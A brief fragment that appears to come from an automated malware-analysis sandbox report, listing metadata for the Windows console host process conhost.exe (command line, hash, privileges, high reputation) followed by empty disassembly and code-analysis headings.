Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis